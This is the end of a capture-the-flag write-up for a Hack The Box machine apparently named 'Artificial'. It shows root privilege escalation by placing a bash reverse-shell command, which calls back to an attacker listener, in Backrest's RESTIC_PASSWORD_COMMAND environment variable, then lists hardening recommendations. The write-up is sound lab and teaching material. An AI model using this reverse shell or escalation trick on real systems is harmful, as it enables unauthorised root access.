
We configure the parameters as follows:
- Repo Name:
Pwn - Repository URI:
/tmp/abc - Password:
test - Env Vars: We add a custom variable with Name
RESTIC_PASSWORD_COMMANDand Value:1
bash -c "bash -i >& /dev/tcp/10.10.14.48/4445 0>&1"

Upon saving and initialising the repository, the Backrest daemon invokes restic to perform a repository operation. Restic reads the RESTIC_PASSWORD_COMMAND variable and executes the specified bash command to retrieve the password.
The reverse shell callback establishes a session on our listener, providing a root shell:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.48] from (UNKNOWN) [10.10.11.48] 40156
root@artificial:/# whoami
root
root@artificial:/# cat /root/root.txt
*****************d9c7565100546d68f
Mitigations & Security Recommendations
To secure the host against the compromise vectors demonstrated in this assessment, the following hardening measures are recommended:
- Avoid Insecure Model Deserialization:
- Deprecate the legacy
.h5model format for user-submitted files. Transition to the modern TensorFlowSavedModelformat or use safe formats likeONNXorSafetensorswhich restrict arbitrary code execution vectors. - Run model parsing and inference processes in an isolated, sandboxed container with restricted filesystem and network access.
- Deprecate the legacy
- Secure Password Management:
- Migrate database credentials out of local plaintext files or unencrypted databases.
- Enforce strong hashing algorithms (e.g., bcrypt or Argon2) for database user records instead of legacy MD5.
- Limit Command Execution in Services:
- Harden the Backrest configuration to disable the setting of arbitrary environment variables or command executions.
- Restrict access to the Backrest web panel by binding the interface to specific authorized accounts and employing network-level IP filters.
- Ensure the Backrest daemon is run as a dedicated, low-privilege service account with restricted
sudorights rather than running directly asroot.